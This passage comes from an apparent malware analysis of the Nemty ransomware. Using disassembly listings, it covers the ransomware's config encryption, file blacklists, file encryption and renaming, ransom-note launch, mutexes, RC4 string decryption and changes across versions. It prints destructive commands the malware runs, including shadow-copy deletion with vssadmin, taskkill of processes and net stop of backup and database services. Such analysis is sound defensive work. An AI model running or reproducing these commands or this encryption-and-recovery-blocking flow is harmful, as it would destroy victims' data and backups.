zQ6oz5SDLZ4Tf63ave01cmxRPPb4VTFv9jStUs3NpDwHaIT3QDuT9cq00gkIbP9sAvwhiSSiLm/ rEBnM9ZhtXTQcaUwLJGMIJRNBT/
GnV8JPPA0S5kczncqS7vSxcdWl9LHmMMshJJ9810BNg+0ej4waef35FPKHC/PYJ41gcloEQ6+8L5+04eEzf5Vcu9FWbg9RlpjEQ0exiUElw9xk685rNGDiEEFLB6SI5niB3FeFjz5L/
wThsHPJ2fYrnjmmYmp0KeI3TvzUtS4b1BamCBP6zPsTbGrTx39n7ayPconRRc1r3H5sChf/2ZdPBu7Z0BIE9CLJ0sMSdEsAhfGx/SdBEdIfUU46WrWio996gLUr6do7RJM0wCFNmjrZs/ed+2
inQIb+2cLQFMsBquLRuS8AJEobIVf0pps45kw12vJ5zxmT6scJlWI tqf1L9JqQFWZ0X3mjgMs3u3ifXru6rnqxBrDmfP3/l1tgorCHEketil+9/TN00JNf6jtsPEde7MbheBtkaw57JMcmT00y
NQLurVJ0mUnQmp15B/eJeHw/T3i113LlnEHIGA37bCFIVxjput5jhbnWw6T/
jQrLLcg89p0qCkIDieQl2mwBrB28kcdonZy7bFyDTimVv9ysmULVI5gDWRu57uUqZdFls7c0Xbw9Bk1WUF9/0KRJgfcIo="
  },
  "Disks":{
    "C:\\":{
      "DriveType":"FIXED",
      "TotalSize":"200GB",
      "UsedSize":"78GB",
      "FreeSize":"122GB"
    },
    "G:\\":{
      "DriveType":"NETWORK",
      "TotalSize":"20GB",
      "UsedSize":"1GB",
      "FreeSize":"19GB"
    }
  }
}
```

FIGURE 16. Nemty config file

The different fields for the configuration file are:

IP	External IP for the victim
Country	Value extracted in combination with the public IP
Computer name	Computer name of the victim
Username	Username logged in the system
OS	Operating system name
IsRU	True or false, depending on whether the machine is in the blacklisted countries list
Version	Nemty version
CompID	Hardware ID to identify the user unequivocally
FileID	The random string identifier
UserID	The affiliate ID
key	The AES key that will be used to encrypt the files
pr_key	A key encoded in base64 block with the private RSA key of the victim
Disks	Information regarding the logical units found

The configuration file will be saved on the disk encrypted with a RSA public key of 8192 bits and encoded in base64.

```

.text:00409FB8 _encrypt_data_1:                                ; CODE XREF: NemtyCryptConfigFileAndEncodeItInBa
.text:00409FB8      push [ebp+pdwDataLen] ; dwBufLen
.text:00409FBE      lea  eax, [ebp+var_418]
.text:00409FC4      push eax              ; pdwDataLen
.text:00409FC5      lea  eax, [ebp+pbData]
.text:00409FCB      push eax              ; pbData
.text:00409FCC      push esi              ; dwFlags
.text:00409FCD      push 1                ; Final
.text:00409FCF      push esi              ; hHash
.text:00409FD0      push phKey            ; hKey
.text:00409FD6      call edi ; CryptEncrypt
.text:00409FD8      test  eax, eax
.text:00409FDA      jz   short _exit_malware
.text:00409FDC      mov  edi, CryptBinaryToStringA
.text:00409FE2      lea  eax, [ebp+pcchString]
.text:00409FE8      push eax              ; pcchString
.text:00409FE9      push esi              ; pszString
.text:00409FEA      push 1                ; dwFlags
.text:00409FEC      push [ebp+pdwDataLen] ; cbBinary
.text:00409FF2      lea  eax, [ebp+pbData]
.text:00409FF8      push eax              ; pbBinary
.text:00409FF9      mov  [ebp+pcchString], esi
.text:00409FFF      call edi ; CryptBinaryToStringA
.text:0040A001      test  eax, eax
.text:0040A003      jz   short _exit_malware
.text:0040A005      push [ebp+pcchString]
.text:0040A00B      call unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
.text:0040A010      pop  ecx
.text:0040A011      lea  ecx, [ebp+pcchString]
.text:0040A017      push ecx              ; pcchString
.text:0040A018      push eax              ; pszString
.text:0040A019      push 1                ; dwFlags
.text:0040A01B      push [ebp+pdwDataLen] ; cbBinary
.text:0040A021      mov  [ebp+var_410], eax
.text:0040A027      lea  eax, [ebp+pbData]
.text:0040A02D      push eax              ; pbBinary
.text:0040A02E      call edi ; CryptBinaryToStringA |

```

FIGURE 17. Crypt the config file and encode in base64

Nemty will get the username logged in the system through 'SHGetFolderPathW' and will save and encrypt it with the .nemty extension on that folder.

```

lea    eax, [ebp+pszPath]
push   eax              ; pszPath
xor    eax, eax
push   eax              ; dwFlags
push   eax              ; hToken
push   28h              ; csidl - Folder to the user for example c:\documents and settings\ramiro
push   eax              ; hwnd
call   SHGetFolderPathW

```

FIGURE 18. Getting the user's root folder

```

.text:00408E42      mov     ebx, eax
.text:00408E44      lea   esi, [ebp+var_20]
.text:00408E47      call  NemytPrepareToCopyStringInAnotherMemoryPositionFunction
.text:00408E4C      mov   eax, esi
.text:00408E4E      push  offset a_nemty ; ".nemty"
.text:00408E53      push  eax             ; int
.text:00408E54      lea   eax, [ebp+var_90]
.text:00408E5A      call  NemytGetUnicodeStringSizeAndConcatBeetwenThemFunction
.text:00408E5F      cmp   dword ptr [eax+14h], 8
.text:00408E63      pop   ecx
.text:00408E64      pop   ecx
.text:00408E65      jb   short _create_file_in_disk
.text:00408E67      mov   eax, [eax]
.text:00408E69      _create_file_in_disk:
.text:00408E69      xor   ebx, ebx        ; CODE XREF: NemytCryptConfigFileAndCreateItInDiskInThe!
.text:00408E6B      push  ebx            ; hTemplateFile
.text:00408E6C      push  80h           ; dwFlagsAndAttributes
.text:00408E71      push  2             ; dwCreationDisposition
.text:00408E73      push  ebx           ; lpSecurityAttributes
.text:00408E74      push  ebx           ; dwShareMode
.text:00408E75      push  0C0000000h    ; dwDesiredAccess
.text:00408E7A      push  eax           ; lpFileName
.text:00408E7B      call  CreateFileW

```

FIGURE 19. Creation of the config file on the disk

Nemty Encryption Threads

For the encryption, Nemty will create a new thread per each logic unit found in the system in order to encrypt the files.

The method used to encrypt the files is similar to other RaaS families, getting all the files using the function 'FindFirstFileW' and 'FindNextFileW'. Nemty will avoid encrypting folders with the following names:

- ..
- ...
- ...

The encryption process will also avoid using files with the following names:

\$RECYCLE.BIN	IO.SYS
appdata	Microsoft
AUTOEXEC.BAT	MSDOS.SYS
boot.ini	NTDETECT.COM
bootmgr	ntldr
BOOTSECT.BAK	ntuser.dat
Common Files	programdata
CONFIG.SYS	rsa
desktop.ini	windows

```

.text:00405F43      push     eax                ; lpString1
.text:00405F44      call    esi                ; lstrcpw
.text:00405F46      test    eax, eax
.text:00405F48      jz      _set_flag_to_true
.text:00405F4E      push    offset aRecycler ; "RECYCLER"
.text:00405F53      lea    eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F5A      push    eax                ; lpString1
.text:00405F5B      call    esi                ; lstrcpw
.text:00405F5D      test    eax, eax
.text:00405F5F      jz      _set_flag_to_true
.text:00405F65      push    offset aBootsect_bak ; "BOOTSECT.BAK"
.text:00405F6A      lea    eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F71      push    eax                ; lpString1
.text:00405F72      call    esi                ; lstrcpw
.text:00405F74      test    eax, eax
.text:00405F76      jz      _set_flag_to_true
.text:00405F7C      push    offset aBootmgr ; "bootmgr"
.text:00405F81      lea    eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F88      push    eax                ; lpString1
.text:00405F89      call    esi                ; lstrcpw
.text:00405F8B      test    eax, eax
.text:00405F8D      jz      _set_flag_to_true
.text:00405F93      push    offset aProgramdata ; "programdata"
.text:00405F98      lea    eax, [esp+31Ch+FindFileData.cFileName]
.text:00405F9F      push    eax                ; lpString1
.text:00405FA0      call    esi                ; lstrcpw
.text:00405FA2      test    eax, eax
.text:00405FA4      jz      _set_flag_to_true
.text:00405FAA      push    offset aAppdata ; "appdata"
.text:00405FAF      lea    eax, [esp+31Ch+FindFileData.cFileName]
.text:00405FB6      push    eax                ; lpString1
.text:00405FB7      call    esi                ; lstrcpw
.text:00405FB9      test    eax, eax
.text:00405FBB      jz      _set_flag_to_true
.text:00405FC1      push    offset aWindows ; "windows"
.text:00405FC6      lea    eax, [esp+31Ch+FindFileData.cFileName]
.text:00405FCD      push    eax                ; int

```

FIGURE 20. Check of the blacklisted folder and file names

This check is done using the insensitive function "lstrcpw". Where Nemty is encrypting a file it will try two combinations, one in lower case, one in uppercase.

The extensions checked are:

nemty
log – lowercase + uppercase
cab – lowercase + uppercase
cmd – lowercase + uppercase
com – lowercase + uppercase
cpl – lowercase + uppercase
exe – lowercase + uppercase
ini – lowercase + uppercase
dll – lowercase + uppercase
lnk – lowercase + uppercase
url – lowercase + uppercase
ttf – lowercase + uppercase
DECRYPT.TXT

```

.text:004063A6      call     NentyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063AB      pop     ecx
.text:004063AC      test    al, al
.text:004063AE      jnz     _release_memory
.text:004063B4      push   offset aLnk_0 ; "LNK"
.text:004063B9      lea    eax, [esp+31Ch+WideCharStr]
.text:004063BD      call   NentyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063C2      pop     ecx
.text:004063C3      test    al, al
.text:004063C5      jnz     short _release_memory
.text:004063C7      push   offset aUrl ; "url"
.text:004063CC      lea    eax, [esp+31Ch+WideCharStr]
.text:004063D0      call   NentyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063D5      pop     ecx
.text:004063D6      test    al, al
.text:004063D8      jnz     short _release_memory
.text:004063DA      push   offset aUrl_0 ; "URL"
.text:004063DF      lea    eax, [esp+31Ch+WideCharStr]
.text:004063E3      call   NentyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063E8      pop     ecx
.text:004063E9      test    al, al
.text:004063EB      jnz     short _release_memory
.text:004063ED      push   offset aTtf ; "ttf"
.text:004063F2      lea    eax, [esp+31Ch+WideCharStr]
.text:004063F6      call   NentyCheckStringSizeAndCompareStringsSensitiveFunction
.text:004063FB      pop     ecx
.text:004063FC      test    al, al
.text:004063FE      jnz     short _release_memory
.text:00406400      push   offset aTtf_0 ; "TTF"
.text:00406405      lea    eax, [esp+31Ch+WideCharStr]
.text:00406409      call   NentyCheckStringSizeAndCompareStringsSensitiveFunction
.text:0040640E      pop     ecx
.text:0040640F      test    al, al
.text:00406411      jnz     short _release_memory
.text:00406413      push   offset aDecrypt_txt ; "DECRYPT.txt"

```

FIGURE 21. Check of the file extensions

If Nenty has successful checks, it will create a random IV and encrypt part of the file with the AES keys previously generated. It then begins the IV using the victim's RSA public key and appends it to the encrypted file.

```

.text:00407008      push   dword ptr [ebp+FileSize]
.text:0040700E      call   unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
.text:00407013      mov     esi, SetFilePointer
.text:00407019      pop     ecx
.text:0040701A      push   ebx ; dwMoveMethod
.text:0040701B      push   ebx ; lpDistanceToMoveHigh
.text:0040701C      push   ebx ; lDistanceToMove
.text:0040701D      push   edi ; hFile
.text:0040701E      mov     [ebp+lpBuffer], eax
.text:00407021      call   esi ; SetFilePointer
.text:00407023      push   ebx ; lpOverlapped
.text:00407024      lea    eax, [ebp+NumberOfBytesRead]
.text:00407027      push   eax ; lpNumberOfBytesRead
.text:00407028      push   dword ptr [ebp+FileSize] ; nNumberOfBytesToRead
.text:0040702B      push   [ebp+lpBuffer] ; lpBuffer
.text:0040702E      push   edi ; hFile
.text:0040702F      call   ReadFile
.text:00407035      mov     eax, [ebp+var_78]
.text:00407038      mov     ecx, dword ptr [ebp+FileSize]
.text:0040703B      mov     edx, [ebp+lpBuffer]
.text:0040703E      call   NentyPrepareCryptTheFileFunctions
.text:00407043      push   ebx ; dwMoveMethod
.text:00407044      push   ebx ; lpDistanceToMoveHigh
.text:00407045      push   ebx ; lDistanceToMove
.text:00407046      push   edi ; hFile
.text:00407047      call   esi ; SetFilePointer
.text:00407049      push   ebx ; lpOverlapped
.text:0040704A      lea    eax, [ebp+NumberOfBytesWritten]
.text:0040704D      push   eax ; lpNumberOfBytesWritten
.text:0040704E      push   [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite
.text:00407051      push   [ebp+lpBuffer] ; lpBuffer
.text:00407054      push   edi ; hFile
.text:00407055      call   WriteFile

```

FIGURE 22. Write the crypted file and put the IV in it

Nenty will put the information required to decrypt the file in the encrypted part of it and then add the extension ".nenty" and continue with the next folder or file.

```

.text:00406C93      sub     esp, 20h
.text:00406C96      mov     eax, ___security_cookie
.text:00406C9B      xor     eax, ebp
.text:00406C9D      mov     [ebp+var_4], eax
.text:00406CA0      push  offset a_nemty ; ".nemty"
.text:00406CA5      lea    eax, [ebp+lpExistingFileName]
.text:00406CA8      lea    ecx, [ebp+lpNewFileName]
.text:00406CAB      call   NemtyGetSizeOfUnicodeStringAndMemcpyFunction
.text:00406CB0      cmp     [ebp+var_C], 8
.text:00406CB4      pop     ecx
.text:00406CB5      mov     ecx, [ebp+lpNewFileName]
.text:00406CB8      jnb    short _check_if_pointer_is_ok
.text:00406CBA      lea    ecx, [ebp+lpNewFileName]
.text:00406CBD      _check_if_pointer_is_ok: ; CODE XREF: NemtyRenameTheFileExtensionWithTheNemtyStringFunction+28fj
.text:00406CDB      cmp     [ebp+arg_14], 8
.text:00406CC1      mov     eax, [ebp+lpExistingFileName]
.text:00406CC4      jnb    short _move_file
.text:00406CC6      lea    eax, [ebp+lpExistingFileName]
.text:00406CC9      _move_file: ; CODE XREF: NemtyRenameTheFileExtensionWithTheNemtyStringFunction+34fj
.text:00406CC9      push  esi
.text:00406CCA      push  edi
.text:00406CCB      push  ecx ; lpNewFileName
.text:00406CCC      push  eax ; lpExistingFileName
.text:00406CCD      call   MoveFileW

```

FIGURE 23. Renaming of the new file with the Nemty extension

After finishing the encryption process Nemty will use the function 'WaitForSingleObjects' and wait for all the pending threads. It will also download the Tor Browser and open a connection in the loopback with the configuration file.

As a final action, Nemty will execute the command prompt of the machine with the hardcoded word "cmd.exe" and open the ransomware note.

```

.text:0040A5A1      mov     [ebp+var_2C], ebx
.text:0040A5A4      mov     [ebp+var_3C], bl
.text:0040A5A7      pop     esi
.text:0040A5A8      mov     ebx, eax
.text:0040A5AA      lea    eax, [ebp+var_3C]
.text:0040A5AD      mov     [ebp+var_28], esi
.text:0040A5B0      call   NemtyReleasePreviousBufferOfMemoryIfIsNeededAndCopyANewStringFunction
.text:0040A5B5      mov     ebx, offset aNemtyDecrypt_0 ; "\\NEMTY-DECRYPT.txt\\"
.text:0040A5BA      push  ebx ; char *
.text:0040A5BB      call   _strlen
.text:0040A5C0      pop     ecx
.text:0040A5C1      mov     edi, eax
.text:0040A5C3      push  ebx
.text:0040A5C4      lea    eax, [ebp+var_3C]
.text:0040A5C7      call   NemtyManageStringsOfSizeCheckAndCopyMemoryFunction
.text:0040A5CC      and    [ebp+var_10], 0
.text:0040A5D0      mov     ebx, eax
.text:0040A5D2      lea    eax, [ebp+lpParameters]
.text:0040A5D5      mov     [ebp+var_C], esi
.text:0040A5D8      mov     byte ptr [ebp+lpParameters], 0
.text:0040A5DC      call   NemtyReleasePreviousBufferOfMemoryIfIsNeededAndCopyANewStringFunction
.text:0040A5E1      cmp     [ebp+var_C], 10h
.text:0040A5E5      mov     ecx, [ebp+lpParameters]
.text:0040A5E8      jnb    short _execute_ransom_note
.text:0040A5EA      lea    ecx, [ebp+lpParameters]
.text:0040A5ED      _execute_ransom_note: ; CODE XREF: _main+F9fj
.text:0040A5ED      mov     ebx, ShellExecuteA
.text:0040A5F3      xor     eax, eax
.text:0040A5F5      push  eax ; nShowCmd
.text:0040A5F6      push  eax ; lpDirectory
.text:0040A5F7      push  ecx ; lpParameters
.text:0040A5F8      push  offset File ; "cmd.exe"
.text:0040A5FD      push  eax ; lpOperation
.text:0040A5FE      push  eax ; hwnd
.text:0040A5FF      call   ebx ; ShellExecuteA ; this call can fails because the class can not exists

```

FIGURE 24. Opening the ransom note

The style of the ransomware note changed across the different versions that the Nemty developers released.




FIGURE 25. Different ransom notes between versions

On the left side, we can see Nemty version 1.4. On the right side, the ransomware note belongs to Nemty version 1.0.

Like other ransomware families, Nemty will perform these actions at the end:

- Delete the shadow copies using vssadmin
- Disable boot protections with bcdedit and wbadmim
- Delete the Windows catalog with WMIC using the class shadow copy

All these calls are made with the function “ShellExecuteA” with the “cmd.exe” string as the main program and the other as an argument.

```

.text:0040A629 call NemyCheckIfPointerAndPrepareMemoryToBeReleasedWith7Function
.text:0040A62E push offset aCvssadmin_exe_d ; "/c vssadmin.exe delete shadows /all /q"
.text:0040A633 lea eax, [ebp+var_58]
.text:0040A636 call NemyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:0040A63B cmp dword ptr [eax+14h], 10h
.text:0040A63F jb short delete_shadow_volumes_and_disable_boot_protections_and_delete_catalog
.text:0040A641 mov eax, [eax]
.text:0040A643 delete_shadow_volumes_and_disable_boot_protections_and_delete_catalog:
.text:0040A643 ; CODE XREF: _main+1507j
.text:0040A643 xor ecx, ecx
.text:0040A645 push ecx ; nShowCmd
.text:0040A646 push ecx ; lpDirectory
.text:0040A647 push eax ; lpParameters
.text:0040A648 push offset File ; "cmd.exe"
.text:0040A64D push ecx ; lpOperation
.text:0040A64E push ecx ; hwnd
.text:0040A64F call ebx ; ShellExecuteA

```

FIGURE 26. Deletion of the shadow volumes, disabling boot protections, and deleting the catalog

Mutex

Nemty will create a specific mutex in the system every time it infects a system:

Mutex	Nemty versions
hate	1.0, 1.1, 1.4
just_a_game, defeat_me!	1.5, 1.6, 2.0
oleacc-msaa-loaded	2.0
just_a_little_game	2.2
goldor moi edinstvennii sponsor	2.3, 2.4
Vremya tik-tak... Odinochestvo moi simbol...	1.5, 2.5

The ransomware will check the existence of the mutex using the function “GetLastError”.

004004EF	55	push	ebp		
004004F0	8BEC	mov	ebp, esp		
004004F2	81EC 90000000	sub	esp, 90		
004004F8	A1 04134000	mov	eax, [__security_cookie>]		
004004FD	33C5	xor	eax, ebp		
004004FF	8945 FC	mov	[ebp-4], eax		
0040A502	53	push	ebx		
0040A503	56	push	esi		
0040A504	57	push	edi		
0040A505	68 18574000	push	<Name>		ASCII "hate"
0040A50A	33DB	xor	ebx, ebx		
0040A50C	53	push	ebx		bInitialOwner
0040A50D	53	push	ebx		lpMutexAttributes
0040A50E	FF15 64104000	call	[<&KERNEL32.CreateMutexA>]		kernel32.CreateMutexA
0040A514	53	push	ebx		dwMilliseconds
0040A515	50	push	eax		hHandle
0040A516	FF15 58104000	call	[<&KERNEL32.WaitForSingleObject>]		kernel32.WaitForSingleObject
0040A51C	FF15 50104000	call	[<&KERNEL32.GetLastError>]		ntdll.RtlGetLastWin32Error
0040A522	3D 07000000	cmp	eax, 007		
0040A527	75 07	jnz	short <_after_mutex>		
0040A529	53	push	ebx		dwExitCode
0040A52A	FF15 48104000	call	[<&KERNEL32.ExitThread>]		kernel32.ExitThread

FIGURE 27. Creation of the hardcoded mutex

If the system was infected previously with Nemty and it contains the mutex, the ransomware will finish the execution using the function "ExitThread". This call will end the main thread of the malware, finishing the execution and returning the control to the operative system.

The "ExitProcess" function is often used to avoid simple API monitoring.

Nemty uses RC4 to encrypt its strings and, in execution, those will be decrypted and decoded from base64 and then be used as a part of the ransomware note.

```

_calculate_size_string_needed_to_reserve_memory_for_it:
    ; CODE XREF: NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function+4C1j
    mov     esi, CryptStringToBinaryA
    push   ebx           ; pdwFlags
    push   ebx           ; pdwSkip
    lea   ecx, [ebp+pcbBinary]
    push   ecx           ; pcbBinary
    push   ebx           ; pbBinary
    push   1             ; dwFlags
    push   [ebp+cchString] ; cchString
    push   eax           ; pszString
    call  esi ; CryptStringToBinaryA
    test  eax, eax
    jnz   short _reserve_memory

_exit_thread:
    ; CODE XREF: NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function+841j
    ; NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function+A61j
    ; dwExitCode
    push   ebx
    call  ExitThread
; -----

```

FIGURE 28. Calculating the size of memory to decode from base64

The RC4 key used for Nemty 1.0 is 'f*ckav'. Other malware families also often use offensive names or expressions regarding the security industry in their implementations.

For decryption, the developers implemented a function through the API to reserve the needed space with 'malloc' and later decode the string in memory. As a protection, if the ransomware fails to get the size or on the decoding operation, the execution will finish using "ExitThread".

```

push   408h           ; size_t
call  _malloc
lea   ecx, [ebp+var_84]
push   ecx
mov   [ebp+var_8C], eax
call  NemtyInitRC4Function
push   [ebp+pcbBinary]
push   edi
call  NemtyDecryptDataWithRC4Function
mov   esi, [ebp+var_A8]
add   esp, 10h
mov   dword ptr [esi+14h], 0Fh
mov   [esi+10h], ebx
push   edi           ; char *
lea   eax, [ebp+var_A0]
mov   [esi], bl
call  NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
push   [ebp+var_8C] ; void *
call  _free
push   edi           ; void *
call  _free
pop   ecx
pop   ecx
cmp   [ebp+pcbBinary], ebx
jbe   short _release_memory

```


FIGURE 29. Decrypt the data with RC4

Nemty – Learning by Doing

Since the first version of Nemty was released, the authors started to evolve their ransomware by adding new capabilities and fixing aspects of its code.

Analyzing the early versions of Nemty, we can state that they were more advanced in techniques and obfuscation compared to other RaaS families, but the first version still contained functions with some mistakes, such as references to API calls that were not used by the ransomware.

At the time we wrote this article, the developers behind the ransomware have released 9 different versions:



Changelog Nemty 1.4

We have observed changes across the different versions of Nemty. For version 1.4, the developers applied the following changes:

- The ransomware will gather information regarding the logical units after checking if the victim has the Nemty mutex.
- Language check
In this version, Nemty will respect and avoid encrypting files for victims inside the CIS countries.

```
.text:0040A5CA      call    sub_408F38
.text:0040A5CF      call    sub_40652C
.text:0040A5D4      mov     eax, offset dword_401FD4
.text:0040A5D9      mov     [esp+008h+var_08], offset aFalse ; "false"
.text:0040A5E0      call    sub_4082C4
.text:0040A5E5      pop     ecx
.text:0040A5E6      test   al, al
.text:0040A5E8      jz     loc_40A768
.text:0040A5EE      call    sub_4072FE
```

FIGURE 30. Check to avoid crypting if the language is blacklisted

CHANGES IN VERSION 1.5

Compared with Nemty 1.4, this newer version was a major release, adding the following changes:

- Victim information stored in the registry
- Persistence
- Ability to kill processes and services
- New mutex
- Hardcoded image change
- C2 panel publicly accessible
- 4 new blacklisted countries

Victim Information Stored in the Registry

The first major change in this version of Nemty was the use of the Windows registry to store information about the infected machine. The hive used is HKCU with the NEMTY identifier.




FIGURE 31. Information saved in the registry

Ability to Kill Processes and Services

The second feature added is the possibility to kill certain processes to facilitate file encryption in the system, something that is commonly implemented by other RaaS families.

SQL	Windword
Wordpad	Outlook
Thunderbird	Oracle
Excel	Onenote
Virtualbox	

In order to kill those processes, Nemty will use taskkill /im PROCESSNAME.

```
.text:0040AF7C
.text:0040AF7C loc_40AF7C:
.text:0040AF7C          mov     eax, [ebp+var_5C]          ; CODE XREF: sub_40AF23+CE↓j
.text:0040AF7F          push   [ebp+eax*4+var_80] ; char *
.text:0040AF83          lea   eax, [ebp+var_20]
.text:0040AF86          call  sub_4072A0
.text:0040AF8B          push  offset a_exe                ; ".exe"
.text:0040AF90          push  offset aCTaskkillFim      ; " /c taskkill /f /im "
.text:0040AF95          lea   ebx, [ebp+var_20]
.text:0040AF98          lea   eax, [ebp+var_58]
.text:0040AF9B          call  sub_40A490
.text:0040AFA0          pop   ecx
.text:0040AFA1          push  eax                        ; int
.text:0040AFA2          lea   eax, [ebp+var_3C]
.text:0040AFA5          call  sub_407DDA
.text:0040AFAA          cmp   dword ptr [eax+14h], 10h
.text:0040AFAE          pop   ecx
.text:0040AFAF          pop   ecx
.text:0040AFB0          jb   short loc_40AFB4
.text:0040AFB2          mov   eax, [eax]
.text:0040AFB4
.text:0040AFB4 loc_40AFB4:
.text:0040AFB4          xor   ecx, ecx                  ; CODE XREF: sub_40AF23+8D↓j
.text:0040AFB6          push  ecx                      ; nShowCmd
.text:0040AFB7          push  ecx                      ; lpDirectory
.text:0040AFB8          push  eax                      ; lpParameters
.text:0040AFB9          push  offset File              ; "cmd.exe"
.text:0040AFBE          push  offset Operation        ; "open"
.text:0040AFC3          push  ecx                      ; hwnd
.text:0040AFC4          call  ShellExecuteA            |
```

FIGURE 32. Termination of processes

Among certain kill processes, Nemty will stop certain services in the system with the same objectives:

DbxSvc	MSSQL\$SQLEXPRESS
OracleXETNSListener	MSSQLServerADHelper100
AcrSch2Svc	MongoDB
AcronisAgent	SQLAgent\$SQLEXPRESS
Apache2.4	SQLBrowser
SQLWriter	CobianBackup11
cbVSCService11	

To stop the services Nemty, will use “net stop” and the service name.

```
.text:0040B085      call     sub_4072A0
.text:0040B08A      push    offset aCNetStop ; " /c net stop "
